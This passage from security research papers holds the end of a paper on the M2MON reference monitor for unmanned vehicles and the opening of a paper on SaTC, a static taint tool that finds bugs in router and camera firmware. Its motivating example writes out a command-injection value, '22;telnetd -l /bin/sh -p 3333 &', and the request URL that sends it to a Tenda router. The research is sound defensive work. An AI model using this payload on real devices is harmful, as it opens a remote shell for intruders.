in the firewall to list the MMIO addresses that attacks often exploit and trigger certain access control, defending all known attacks. We could also implement an allowlist for MMIO addresses e.g., only allowing access to the addresses within the list and rejecting others by default. We could even leverage the MMIO profiles to extract the access pattern for a given address and register a rule/policy for this address to enforce access control. While the blocklist-based approach saves us the policy storage overhead provided that only a few MMIO addresses are the attacking target (and it is usually true), the allowlist method could defend against unanticipated attacks in the price of both runtime and storage overhead. This trade-off depends on the threat model and the specific UV environment.

Why not TrustZone? ARM TrustZone is used to partition a system into secure and non-secure worlds. The extension provides support for programming the bus dynamically using TrustZone controllers [11], which helps configure system memory space into secure and non-secure memory at runtime. In our survey, however, we found that most vendors do not support extensions for TrustZone at the bus level [43, 45, 46]. Using such design would break the **G1** *Complete Mediation* of M2MON. Even if the support does exist at the bus-fabric level, they might not use the appropriate controllers to enable dynamic programming of the system memory map. Therefore, users are stuck with the vendor-supplied configuration, which often consists of only a couple of secure devices and leaves most resources for the non-secure world. Furthermore, TrustZone for ARM microcontroller profiles is relatively new and not pervasive.

Static Analysis Limitations. M2MON uses static analysis for software fault isolation. However current implementation is unable to find MMIO accesses not local to the translation unit. This is because our pass runs on a single translation unit, and symbols not internal to the file cannot be determined at compile-time, hence a user can escape the sandbox using MMIO pointers with external linkage. However, this can be solved by using a Link Time Optimization Pass (LTO) [19]. During our implementation, we found that such a pattern is not used to define MMIO pointers in ArduPilot.

8 Related work

Malicious Peripherals & Defenses in Traditional Domains: Different peripheral attacks have been demonstrated in past. Google Project Zero showed how full mac Wi-Fi chips can be compromised, which led to eventually resulting in compromising Android and iOS [55]. Existing work has shown how USB devices can be used to attack file systems [64], exploit direct memory access (DMA) [51], eavesdrop [40] and masquerading [22]. BleedingBit [24] enables unauthenticated devices to attack host CPUs by exploiting vulnerabilities in Bluetooth chip-sets. To cater to this problem several solutions have been proposed. LBM [56] provides provisions for eBPF filter firewall in different device stacks to monitor/filter data transmitted on those devices. USBFilter [57] and USBFirewall [25] are solutions available for Linux and FreeBSD to defend against malicious USB devices. SeCloak [34] and Ditio [38] leverage ARM TrustZone to provide peripheral control securely. Unfortunately, none of these defenses could be applied to UV directly due to its unique settings and challenges.

Attacks & Defenses in Embedded Systems. Besides all the attacks impacting different peripheral MCUs mentioned in Table 1, attackers can also trick sensors to provide malicious values to the control loop. Targeted Electro-Magnetic Interference (EMI) has been shown to confuse sensors to provide wrong values [48]. Sound waves can disrupt gyroscope sensors [53]. To defend against these attacks, both compiler-based and system-based solutions have been proposed. Epoxy [17] automatically identifies all sensitive instruction and increases software privilege level to enforce hardware security mechanisms. However, this scheme is not feasible for real-time systems. MINION [29] has tried to partition the memory into as many clusters as available MPU regions, but it suffers from the limited number of regions available on MCUs. ACES [16] creates sandbox based on static and dynamic behavior to restrict memory access and code flow according to the least privilege policy. But the moderate overhead imposes hurdles for real-time constraints. Compared to these defenses, M2MON achieves balances between both security and performance.

I/O Kernels: Different microkernels for the sake of I/O have been created in past. Wimpy kernels [71] utilized virtualization extensions to move device drivers outside the operating system. Unlike driver domains [68], bus-related code is kept in the OS, while any services required by the bus driver are probed and verified by the wimpy kernel. VIPER [35] provides a firmware authentication protocol to mitigate proxy attacks during firmware attestation. NoHype [28] removes the virtualization layer by statically assigning devices to virtual machines, removing the monitor from the virtualization stack. Even though there is existing work on I/O Kernels, nearly all such kernels target server systems resulting in high overheads not suitable for UVs.

9 Conclusion

In this paper, we survey different UV attacks and observe their unique I/O activities at the MMIO level. We design and implement a security reference monitor namely M2MON, a microkernel with less than 4K LoC mediating every MMIO access within the UV. We further implement an MMIO access pattern-based firewall and Kalman filter using M2MON, and demonstrate its effectiveness against a number of UV attacks while introducing minimal overhead. M2MON is the first step towards building a trusted and practical security reference monitor for UV.

Acknowledgments

We thank the anonymous reviewers for their valuable comments. This work was supported in part by ONR under Grants N00014-20-1-2128 and N00014-17-1-2045. Any opinions, findings, and conclusions in this paper are those of the authors and do not necessarily reflect the views of the ONR. This material is also based on research sponsored by DARPA under contract number N6600120C4031. The U.S. Government is authorized to reproduce and distribute reprints for Governmental purposes notwithstanding any copyright notation thereon. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of DARPA or the U.S. Government.

References

[1] 3DR. 3dr iris+. http://3dr.com/support/articles/207358106/iris.

[2] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. Control-flow integrity principles, implementations, and applications. *ACM Transactions on Information and System Security (TISSEC)*, 13(1):1–40, 2009.

[3] Chuadhry Mujeeb Ahmed, Martin Ochoa, Jianying Zhou, Aditya P Mathur, Rizwan Qadeer, Carlos Murguia, and Justin Ruths. Noiseprint: Attack detection using sensor and process noise fingerprint in cyber physical systems. In *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*, pages 483–497, 2018.

[4] Chuadhry Mujeeb Ahmed, Jianying Zhou, and Aditya P Mathur. Noise matters: Using sensor and process noise fingerprint to detect stealthy cyber attacks and authenticate sensors in cps. In *Proceedings of the 34th Annual Computer Security Applications Conference*, pages 566–581, 2018.

[5] Alfred V Aho, Ravi Sethi, and Jeffrey D Ullman. Compilers, principles, techniques. *Addison wesley*, 7(8):9, 1986.

[6] James P Anderson. Computer security technology planning study. Technical report, Anderson (James P) and Co Fort Washington PA, 1972.

[7] ArduPilot. Ardupilot. http://ardupilot.org/.

[8] ArduPilot. Direct comms module. https://tinyurl.com/735giodv.

[9] ARM. Arm trusted firmware. https://github.com/ARM-software/arm-trusted-firmware.

[10] ARM. Cortex-m3 revision r2p0. https://tinyurl.com/1hrh4s6t.

[11] ARM. Trustzone® address space controller (tzc-380) revision: r0p0. https://tinyurl.com/2abykb3y.

[12] Brian C Barker, John W Betz, John E Clark, Jeffrey T Correia, James T Gillis, Steven Lazar, Kaysi A Rehborn, and John R Straton III. Overview of the gps m code signal. Technical report, MITRE CORP BEDFORD MA, 2006.

[13] BBC. Amazon prime air. https://tinyurl.com/2x933hgx.

[14] Kyong-Tak Cho and Kang G. Shin. Fingerprinting electronic control units for vehicle intrusion detection. In *25th USENIX Security Symposium*, pages 911–927, 2016.

[15] Kyong-Tak Cho and Kang G Shin. Viden: Attacker identification on in-vehicle networks. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 1109–1123. ACM, 2017.

[16] Abraham A Clements, Naif Saleh Almakhdhub, Saurabh Bagchi, and Mathias Payer. ACES: Automatic compartments for embedded systems. In *27th USENIX Security Symposium*, pages 65–82, 2018.

[17] Abraham A Clements, Naif Saleh Almakhdhub, Khaled S Saab, Prashast Srivastava, Jinkyu Koo, Saurabh Bagchi, and Mathias Payer. Protecting bare-metal embedded systems with privilege overlays. In *Security and Privacy (SP), 2017 IEEE Symposium on*, pages 289–303. IEEE, 2017.

[18] TE Connectivity. Ms5611-01ba03 datasheet. https://tinyurl.com/1ohhie02.

[19] GNU. Linker plugins. https://tinyurl.com/yaf0yx0k.

[20] greatscottgadgets. Hackrf one. https://greatscottgadgets.com/hackrf.

[21] Dina Hadžiosmanović, Robin Sommer, Emmanuele Zambon, and Pieter H Hartel. Through the eye of the plc: semantic security monitoring for industrial processes. In *Proceedings of the 30th Annual Computer Security Applications Conference*, pages 126–135. ACM, 2014.

[22] Hak5. Usb rubber ducky. https://shop.hak5.org/products/usb-rubber-ducky-deluxe.

[23] Vinay M Igure, Sean A Laughter, and Ronald D Williams. Security issues in scada networks. *computers & security*, 25(7):498–506, 2006.

[24] Armis Inc. Bleeding bit. https://armis.com/bleedingbit/.

[25] Peter C Johnson, Sergey Bratus, and Sean W Smith. Protecting against malicious bits on the wire: automatically generating a usb protocol parser for a production kernel. In *Proceedings of the 33rd Annual Computer Security Applications Conference*, pages 528–541. ACM, 2017.

[26] Aleksandar Jovanovic, Cyril Botteron, and Pierre-Andre Fariné. Multi-test detection and protection algorithm against spoofing attacks on gnss receivers. In *2014 IEEE/ION Position, Location and Navigation Symposium-PLANS 2014*, pages 1258–1271. IEEE, 2014.

[27] Simon J Julier and Jeffrey K Uhlmann. Unscented filtering and nonlinear estimation. *Proceedings of the IEEE*, 92(3):401–422, 2004.

[28] Eric Keller, Jakub Szefer, Jennifer Rexford, and Ruby B Lee. Nohype: virtualized cloud infrastructure without the virtualization. In *Proceedings of the 37th annual international symposium on Computer architecture*, pages 350–361, 2010.

[29] Chung Hwan Kim, Taegyu Kim, Hongjun Choi, Zhongshu Gu, Byoungyoung Lee, Xiangyu Zhang, and Dongyan Xu. Securing real-time microcontroller systems through customized memory view switching. In *Network and Distributed Systems Security Symp.(NDSS)*, 2018.

[30] Taegyu Kim, Chung Hwan Kim, Junghwan Rhee, Fan Fei, Zhan Tu, Gregory Walkup, Xiangyu Zhang, Xinyan Deng, and Dongyan Xu. Rvfuzzer: finding input validation bugs in robotic vehicles through control-guided testing. In *28th USENIX Security Symposium*, pages 425–442, 2019.

[31] Amit Klein, Haya Shulman, and Michael Waidner. Internet-wide study of dns cache injections. In *IEEE INFOCOM 2017-IEEE Conference on Computer Communications*, pages 1–9. IEEE, 2017.

[32] Karl Koscher, Alexei Czeskis, Franziska Roesner, Shwetak Patel, Tadayoshi Kohno, Stephen Checkoway, Damon McCoy, Brian Kantor, Danny Anderson, Hovav Shacham, et al. Experimental security analysis of a modern automobile. In *2010 IEEE Symposium on Security and Privacy*, pages 447–462. IEEE, 2010.

[33] Ralph Langner. Stuxnet: Dissecting a cyberwarfare weapon. *IEEE Security & Privacy*, 9(3):49–51, 2011.

[34] Matthew Lentz, Rijurekha Sen, Peter Druschel, and Bobby Bhattacharjee. Secloak: Arm trustzone-based mobile peripheral control. In *Proceedings of the 16th Annual International Conference on Mobile Systems, Applications, and Services*, pages 1–13. ACM, 2018.

[35] Yanlin Li, Jonathan M McCune, and Adrian Perrig. Viper: verifying the integrity of peripherals' firmware. In *Proceedings of the 18th ACM conference on Computer and communications security*, pages 3–16, 2011.

[36] Mavlink. Mavlink version. https://mavlink.io/en/guide/mavlink_version.html.

[37] Mavlink. Message signing over rc. https://mavlink.io/en/guide/message_signing.html.

[38] Saeed Mirzamohammadi, Justin A Chen, Ardalan Amiri Sani, Sharad Mehrotra, and Gene Tsudik. Ditio: Trustworthy auditing of sensor activities in mobile & iot devices. In *Proceedings of the 15th ACM Conference on Embedded Network Sensor Systems*, page 28. ACM, 2017.

[39] Shoei Nashimoto, Daisuke Suzuki, Takeshi Sugawara, and Kazuo Sakiyama. Sensor con-fusion: Defeating kalman filter in signal injection attack. In *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*, pages 511–524, 2018.

[40] Matthias Neugschwandtner, Anton Beitler, and Anil Kurmus. A transparent defense against usb eavesdropping attacks. In *Proceedings of the 9th European Workshop on System Security*, page 6. ACM, 2016.

[41] Dennis K Nilsson and Ulf E Larson. Secure firmware updates over the air in intelligent vehicles. In *ICC Workshops-2008 IEEE International Conference on Communications Workshops*, pages 380–384. IEEE, 2008.

[42] NuttX. Nuutx kernel. https://nuttx.apache.org/.

[43] OP-TEE. Raspberry pi trustzone implementation. https://tinyurl.com/1bnf0vic.

[44] osqzss. Gps-sdr-sim project. https://github.com/osqzss/gps-sdr-sim.

[45] Paparazziuav. Trustzone implmentation in parrot bebop drone. https://wiki.paparazziuav.org/wiki/Bebop.

[46] Parrot. Parrot ar drone trustzone implmentation. https://tinyurl.com/1rw2f3dz.

[47] Raul Quinonez, Jairo Giraldo, Luis Salazar, Erick Bauman, Alvaro Cardenas, and Zhiqiang Lin. SAVIOR: Securing autonomous vehicles with robust physical invariants. In *29th USENIX Security Symposium*, 2020.

[48] William A Radasky, Carl E Baum, and Manuem W Wik. Introduction to the special issue on high-power electromagnetics (hpem) and intentional electromagnetic interference (iemi). *IEEE Transactions on Electromagnetic Compatibility*, 46(3):314–321, 2004.

[49] Aanjhan Ranganathan, Hildur Ólafsdóttir, and Srdjan Capkun. Spree: a spoofing resistant gps receiver. In *Proceedings of the 22nd Annual International Conference on Mobile Computing and Networking*, pages 348–360. ACM, 2016.

[50] Paul H Riley. Failsafe electronic control systems, January 12 1988. US Patent 4,718,229.

[51] Russ Sevinsky. Funderbolt: Adventures in thunderbolt dma attacks. *Black Hat USA*, 2013.

[52] Yasser Shoukry, Paul Martin, Yair Yona, Suhas Diggavi, and Mani Srivastava. Pycra: Physical challenge-response authentication for active sensors under spoofing attacks. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 1004–1015. ACM, 2015.

[53] Yunmok Son, Hocheol Shin, Dongkwan Kim, Youngseok Park, Juhwan Noh, Kibum Choi, Jungwoo Choi, and Yongdae Kim. Rocking drones with intentional sound noise on gyroscopic sensors. In *24th USENIX Security Symposium*, pages 881–896, 2015.

[54] Paul Syverson. A taxonomy of replay attacks. Technical report, NAVAL RESEARCH LAB WASHINGTON DC, 1994.

[55] Google Project Zero Team. Over the air: Exploiting broadcom's wi-fi stack. https://tinyurl.com/1bvwtgyv.

[56] Dave Jing Tian, Grant Hernandez, Joseph I Choi, Vanessa Frost, Peter C Johnson, and Kevin RB Butler. Lbm: A security framework for peripherals within the linux kernel. In *LBM: A Security Framework for Peripherals within the Linux Kernel*. IEEE, 2019.

[57] Dave (Jing) Tian, Nolen Scaife, Adam Bates, Kevin Butler, and Patrick Traynor. Making USB great again with USBFILTER. In *25th USENIX Security Symposium*, pages 415–430, 2016.

[58] Nils Ole Tippenhauer, Christina Pöpper, Kasper Bonne Rasmussen, and Srdjan Capkun. On the requirements for successful gps spoofing attacks. In *Proceedings of the 18th ACM conference on Computer and communications security*, pages 75–86, 2011.

[59] ublox. Neo-7 u-blox 7 gnss modules ubx-13003830 r07. https://tinyurl.com/oub09a48.

[60] Anthony Van Herrewege, Dave Singelee, and Ingrid Verbauwhede. Canauth-a simple, backward compatible broadcast authentication protocol for can bus. In *ECRYPT Workshop on Lightweight Cryptography*, volume 2011, 2011.

[61] Mathy Vanhoef and Frank Piessens. Key reinstallation attacks: Forcing nonce reuse in wpa2. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 1313–1328. ACM, 2017.

[62] Mathy Vanhoef and Frank Piessens. Release the kraken: New kracks in the 802.11 standard. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 299–314. ACM, 2018.

[63] Stack Shield Vendicator. A stack smashing technique protection tool for linux. *World Wide Web, http://www. angelfire. com/sk/stackshield/info. html*, 2000.

[64] Common Vulnerabilities and Exposures. Cve-2015-0096. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-0096.

[65] Robert Wahbe, Steven Lucco, Thomas E Anderson, and Susan L Graham. Efficient software-based fault isolation. In *Proceedings of the fourteenth ACM symposium on Operating systems principles*, pages 203–216, 1993.

[66] Kevin Warwick and Ming T Tham. *Failsafe Control Systems: Applications and Emergency Management*. Springer Science & Business Media, 2012.

[67] Hengqing Wen, Peter Yih-Ru Huang, John Dyer, Andy Archinal, and John Fagan. Countermeasures for gps signal spoofing. In *ION GNSS*, volume 5, pages 13–16, 2005.

[68] XEN. Driver domains in xen. https://wiki.xenproject.org/wiki/Driver_Domain.

[69] Yi Yang, K McLaughlin, T Littler, S Sezer, Eul Gyu Im, ZQ Yao, B Pranggono, and HF Wang. Man-in-the-middle attack test-bed investigating cyber-security vulnerabilities in smart grid scada systems. ., 2012.

[70] Kexiong Curtis Zeng, Shinan Liu, Yuanchao Shu, Dong Wang, Haoyu Li, Yanzhi Dou, Gang Wang, and Yaling Yang. All your gps are belong to us: Towards stealthy manipulation of road navigation systems. In *27th USENIX Security Symposium*, pages 1527–1544, 2018.

[71] Zongwei Zhou, Miao Yu, and Virgil D Gligor. Dancing with giants: Wimpy kernels for on-demand isolated i/o. In *2014 IEEE Symposium on Security and Privacy*, pages 308–323. IEEE, 2014.

Sharing More and Checking Less: Leveraging Common Input Keywords to Detect Bugs in Embedded Systems

Libo Chen *[1], Yanhao Wang*[2], Quanpu Cai[1], Yunfan Zhan[1], Hong Hu[3], Jiaqi Linghu[2], Qinsheng Hou[2,6], Chao Zhang[4,5], Haixin Duan[4,5], Zhi Xue †[1]

[1]*School of Electronic Information and Electrical Engineering, Shanghai Jiao Tong University*
[2]*QI-ANXIN Technology Research Institute* [3]*Pennsylvania State University*
[4]*BNRist & Institute for Network Science and Cyberspace, Tsinghua University*
[5]*Tsinghua University-QI-ANXIN Group JCNS* [6]*Shandong University*
{bob777, zxue}@sjtu.edu.cn, wangyanhao@qianxin.com, honghu@psu.edu, {chaoz, duanhx}@tsinghua.edu.cn

Abstract

IoT devices have brought invaluable convenience to our daily life. However, their pervasiveness also amplifies the impact of security vulnerabilities. Many popular vulnerabilities of embedded systems reside in their vulnerable web services. Unfortunately, existing vulnerability detection methods cannot effectively nor efficiently analyze such web services: they either introduce heavy execution overheads or have many false positives and false negatives.

In this paper, we propose a novel static taint checking solution, SaTC, to effectively detect security vulnerabilities in web services provided by embedded devices. Our key insight is that, string literals on web interfaces are commonly shared between front-end files and back-end binaries to encode user input. We thus extract such common keywords from the front-end, and use them to locate reference points in the back-end, which indicate the input entry. Then, we apply targeted data-flow analysis to accurately detect dangerous uses of the untrusted user input. We implemented a prototype of SaTC and evaluated it on 39 embedded system firmwares from six popular vendors. SaTC discovered 33 unknown bugs, of which 30 are confirmed by CVE/CNVD/PSV. Compared to the state-of-the-art tool KARONTE, SaTC found significantly more bugs on the test set. It shows that, SaTC is effective in discovering bugs in embedded systems.

1 Introduction

IoT (Internet of Things) devices open the door to unprecedented connectivity and bring innovative approaches and services to our daily life. It is believed that 5.8 billion IoT endpoints are in use in 2020 [44]. However, the pervasiveness of IoT devices renders bugs more devastating and leads to a significant security risk. According to the report [32], 57% of IoT devices are vulnerable to medium or high severity attacks, making these devices low-hanging fruit for attackers.

Among all IoT devices, wireless routers and web cameras suffer more attacks than other embedded devices [32, 39, 41–43]. The key reason is that these devices expose web services and network services that usually contain exploitable vulnerabilities. For example, a wireless router usually provides a web-based interface for end-users to configure the system. The underlying firmware contains a web server, various front-end files, and back-end binary programs. The web server accepts HTTP requests from the front-end and summons back-end binaries to handle them. In this scenario, attackers may construct malicious inputs to the front-end in order to compromise corresponding back-end binaries.

Unfortunately, existing methods cannot effectively analyze services in embedded systems to detect vulnerabilities. They are blocked by complicated interactions and implicit data dependencies between the front-end and the back-end. Dynamic solutions, like fuzzing [8, 52] and emulation [7, 23, 50, 53], provide concrete context to run the back-end. However, dynamic executions can only reach a small portion of all possible program states, leading to a lot of false negatives. Static methods, like KARONTE [34], rely on the common inter-process communication (IPC) paradigms between the front-end and the back-end (e.g., environment variables) to locate input-processing code, and perform centralized testing. Unfortunately, these methods may result in many false positives as they ignore the user-input context stored in the front-end files.

We observe that the key point of finding bugs from embedded systems is *to use the front-end of the web service to locate the back-end code that handles the user-supplied data.*

In this paper, we present SaTC (Shared-keyword aware Taint Checking), a novel static analysis approach that tracks the data flow of the user input between front-end and back-end to precisely detect security vulnerabilities. Our insight is that a back-end function handling the user-input usually shares a similar keyword with the corresponding front-end file: in the front-end, the user-input is labeled with a keyword and encoded in the data package; in the back-end, the same or similar keyword is used to extract the user-input from the data package. Therefore, we can use the shared keyword to identify

*Co-leading authors.
†Corresponding author.




Figure 1: Motivating example. The left-hand side shows the front-end of the Tenda AC18 router: the USB management interface and the source code of the web page; the right-hand side shows the back-end: the call graph of the message processing process. `deviceName` is used by the code in the front-end and the back-end. An attacker can inject arbitrary command via sending a request with a malicious device name.

the connection between front-end and back-end, and locate the entry of user-input in the back-end. With the user-input entry, we can apply selective data-flow analysis to track the untrusted input and identify its dangerous usage, like using it as a command, which leads to command injection attacks.

To improve the speed of vulnerability detection in embedded systems, we propose three optimizations to traditional taint analysis techniques. First, based on the features of IoT firmware, we develop a coarse-grained taint engine which contains special rules for particular functions to balance the efficiency and accuracy. Second, we speed up the path exploration with the input guidance and the trace merging, which leverages the call graph and sink functions to optimize the searching space. Finally, to handle the infinite paths problem in specific functions (e.g., sanitizer function), we use a prioritization algorithm to efficiently process loops.

We design SaTC with three components: an input-keyword extractor to collect keywords from the front-end files, an input entry recognizer to locate input entry in the back-end binaries, and an input-sensitive taint engine to efficiently detect vulnerabilities. Our prototype is implemented based on Ghidra [31] and KARONTE [34] with around 9800 lines of Python code. It supports parsing multiple types of front-end files, including JavaScript, HTML, and XML files, and could analyze back-end in widely used architectures, such as x86, ARM, and MIPS.

To understand the efficacy of SaTC on detecting vulnerabilities from embedded systems, we apply our tool on 39 firmware samples from six vendors. SaTC successfully discovered 33 unknown vulnerabilities in these latest-version firmware samples, including command injection vulnerabilities and buffer overflow bugs. Among these bugs, 30 of them have been assigned CVE/CNVD/PSV IDs due to their severe security impact. We also compare SaTC with the state-of-the-art bug detection tool, KARONTE. After testing seven firmware samples for two days, SaTC raises 65 alerts which contain 36 true positives, while KARONTE does not detect any true positive. The results show that SaTC is a practical tool to detect bugs in embedded systems.

In summary, we make the following contributions:

- We propose a novel technique that leverages the common keywords between the front-end and back-end of embedded systems to locate the data entry in the back-end binary.
- We design and implement SaTC that utilizes coarse-grained taint analysis and trace merging method to efficiently detect vulnerabilities in embedded systems.
- We evaluate SaTC on 39 real-world firmware samples and discover 33 unknown bugs, including command injection, buffer overflow, and incorrect access control bugs.

To foster future research, we will release the source code of SaTC as well as the experiment data at `https://github.com/NSSL-SJTU/SaTC`.

Roadmap. §2 provides the motivation and background of this work, and gives an overview of our system. §3, §4, §5 and §6 present the design and implementation of our data-relationship recovering technique and the sensitive-data flow analysis. We demonstrate the efficacy of SaTC through experiments and case studies on real-world firmware samples in §7. We discuss the application scenarios of SaTC and its limitation in §8, and compare our system with related work in §9. §10 concludes the paper.

2 Problem and Approach Overview

In this section, we first provide the background of vulnerabilities in embedded systems. Then, we present the overview of our approach and discuss the associated challenges.

Threat Model. In this paper we aim to detect security vulner-

```
1  int sub_426B8() {
2    Register_Handler("GetSambaCfg",formGetSambaConf);
3    Register_Handler("setUsbUnload",formsetUsbUnload);
4    Register_Handler("GetUsbCfg",formGetUsbCfg);
5  }
6
7  int formsetUsbUnload(uint32_t input) {
8    uint32_t v1 = input;
9    void *cmd = WebsGetVar(input,"deviceName",&unk_F213C);
10   doSystemCmd("netctrl %d?op=%d,string_info=%s",...,cmd);
11   sub_2C43C(v1,"HTTP/1.0 200 OK\r\n\r\n");
12   sub_2C43C(v1,"{\"errCode\":0}");
13   return sub_2C984(v1,200);
14 }
```

Listing 1: Back-end code of the motivating example. Function `sub_426B8` registers several handler functions, including function `formsetUsbUnload` which processes USB unload action.

abilities from two types of IoT devices, i.e., wireless routers and web cameras. These devices implement convenient web services and network services to help the system management, configuration and data sharing, like through protocols MQTT (Message Queuing Telemetry Transport) and UPnP (Universal Plug and Play). As these two types of devices are usually the entries to the home network or local network [25], attackers pay a lot of attention to them and like to hack them through the network services [7, 8, 13]. For example, a recent study [45] shows that 75% of IoT attacks in 2018 are directed against routers, while web cameras are second at 15.2%. Meanwhile, most of these devices still have critical flaws [32, 46]. We consider the attackers who have access to a copy of the target device's firmware, but are not physically accessible to the victim device. They can only communicate with the front-end interfaces to affect the values used in the back-end. The back-end is protected with state-of-the-art defense mechanisms on IoT devices, such as Executable Space Protection [26], Address Space Layout Randomization [33], and stack canaries [14]. However, due to the limited resources, no advanced mechanisms (e.g., software defined networking [3], intrusion detection system [1, 49]) are deployed to dynamically recognize these attacks, i.e., command injection and memory corruption attacks.

2.1 Motivating Example

The web services of an IoT device usually consist of two components, the front-end and the back-end. The front-end presents the configurations and functionalities of the device to the end-users, while the back-end parses the requests received from the front-end and executes related services. Figure 1 shows an example where the end-user utilizes the interactive web interface to manage external devices of the Tenda AC18 router. Currently, there is one USB drive called *General USB Flash Disk* mounted to the router and the user decides to remove it. From the front-end web interface, she just needs to click the `Unmount` button. The front-end will automatically synthesize an `unmount` request with the device name attached (line 4 in status_usb.js on the left-hand side), and send the request to the back-end on the right-hand side. The back-end web server will parse the request and invoke function `formsetUsbUnload` to handle the request. Function `formsetUsbUnload` identifies the device name, synthesizes a command string (line 4 in httpd) and executes the command to unmount the specified device (line 5 in httpd).

Unfortunately, the web service contains a typical command injection vulnerability. As function `formsetUsbUnload` generates the unmount command without any sanitization check, an attacker can append extra commands to `deviceName` and thus run arbitrary commands on the router. For example, a malicious `deviceName 22;telnetd -l /bin/sh -p 3333 &` forces the back-end program to run two commands: 1) `netctrl ... 22` and 2) `telnetd -l /bin/sh -p 3333 &`, where the second command launches a server to accept any future commands. Furthermore, an attacker can directly send the malicious `unmount` command to the back-end via the URL `http://IP:Port/goform/setUsbUnload?deviceName=evalCMD`, showing that the device can be compromised remotely.

Current bug-finding techniques cannot detect these vulnerabilities effectively. Dynamic solutions, like fuzzing [8] and emulation [7, 50, 53], cannot guarantee to cover all program states and may miss many critical bugs. For example, to use the recent work SRFuzzer [52] to identify this bug, we have to insert a USB device into the router and trigger all the normal interactions between the front-end and the back-end, including `Unmount`. However, if we do not have much knowledge of the router and forget to take these manual actions, the dynamic methods will likely miss this highly exploitable bug. Static approaches such as KARONTE [34] focus on back-end binaries and try to analyze all possible paths to find bugs. For example, KARONTE takes common inter-process communication (IPC) paradigms between the web server and the binaries as the starting points for analysis. However, the large number of IPC interfaces bring in a large number of excessive analyses and thus lead to many false positives. We need to identify the real entries of user-inputs in the back-end programs to perform targeted, accurate analysis.

2.2 Observation

Without an oracle to highlight all real entries of user-inputs in the back-end, how can we discover the vulnerability in the motivating example? Our intuition is that *the strings shown in the web interface are commonly used in both front-end files and back-end functions*: in the front-end, the user-input is labeled with a keyword and encoded in the data package; in the back-end, the same or similar keyword is used to extract the user-input from the data package. With these shared keywords, we can connect the front-end and the back-end, and identify the input-processing functions from the latter. Starting from these functions, we can perform the static data-flow analysis and effectively identify exploitable bugs.

Consider our motivating example in Figure 1, the front-end JavaScript file `status_usb.js` contains two strings `goform/setUsbUnload` and `deviceName`. Coincidentally, both of them occur in the back-end binary `httpd`. Listing 1 pro-

Table 1: Intuition verification. F-Strs represents the strings selected from front-end and used to encode user-input; **B-allStrs** represents all the printable strings in the back-end; **Intersection** represents the F-Strs strings that are used to retrieve data in the back-end; **Verified** indicates the Intersection strings confirmed to label the same data in the front-end and the back-end; **%** represents the proportion of Verified in Intersection.

Vendor	Device Series	#F-Str	#B-allStrs	#Intersect	Verified	%
Tenda	AC9	101	49,288	86	70	81.4
Tenda	AC15	81	241,314	65	63	96.9
Tenda	AC18	81	119,537	66	57	86.4
Tenda	W20E	161	139,885	89	79	88.8
Netgear	R7000P	114	467,706	59	59	100.0
Netgear	XR300	135	517,254	76	72	94.7
Motorola	M2	133	83,911	31	31	100.0
D-Link	867	85	84,764	53	50	94.3
D-Link	882	100	522,317	86	81	94.1
TOTOLink	A950RG	69	53,931	31	27	87.1
Average	-	106	227,990	64	59	92.4

vides more details of the back-end. `goform/setUsbUnload` is split into two parts, while `setUsbUnload` is used to find the input handler `formsetUsbUnload`. `deviceName` is used by `formsetUsbUnload` to get the device name. With the help of the common keywords `setUsbUnload` and `deviceName`, we can recognize the user-input handler `formsetUsbUnload` (line 3) in the back-end and locate line 9 as the start point of processing the input. Now, we can use the data-flow analysis technique, like taint analysis [30, 35, 40], to track the usage of untrusted input and detect unsafe usage. In this example, we set `cmd` as the taint source and track its usage. At line 10, we find `cmd` is used as the parameter of the security-critical function `doSystemCall` with no constraints. This triggers an alert to signal the potential vulnerability.

To verify that our intuition works on normal IoT devices, we inspect 10 routers from five vendors to check whether the front-end and back-end use common keywords to represent the user input. Specifically, we extracted strings from the back-end and front-end based on the following three principles. 1) We select front-end strings that are used to encode user-input in the network package sent to the back-end. Specifically, the string is some "key" in the network package that has the form of `...&key=value&...`. We manually triggered as many actions as possible in the front-end to cover more request messages. 2) We select back-end strings that are used to retrieve input data from the messages. Based on our knowledge of IoT firmware, we define several functions that are commonly used to obtain input value, such as `websGetVar` in the motivation example. We collect constant-string arguments of these functions as interesting back-end strings. 3) We take an intersection of collect front-end and back-end strings. For each string in the intersection, we mutate the associated data in the front-end to trigger the request message sending to the back-end, and check the value of the associated variables in the back-end. If the back-end variable changes its value accordingly, we confirm that the tested string is a shared keyword to represent user input. We perform the mutation several times to avoid 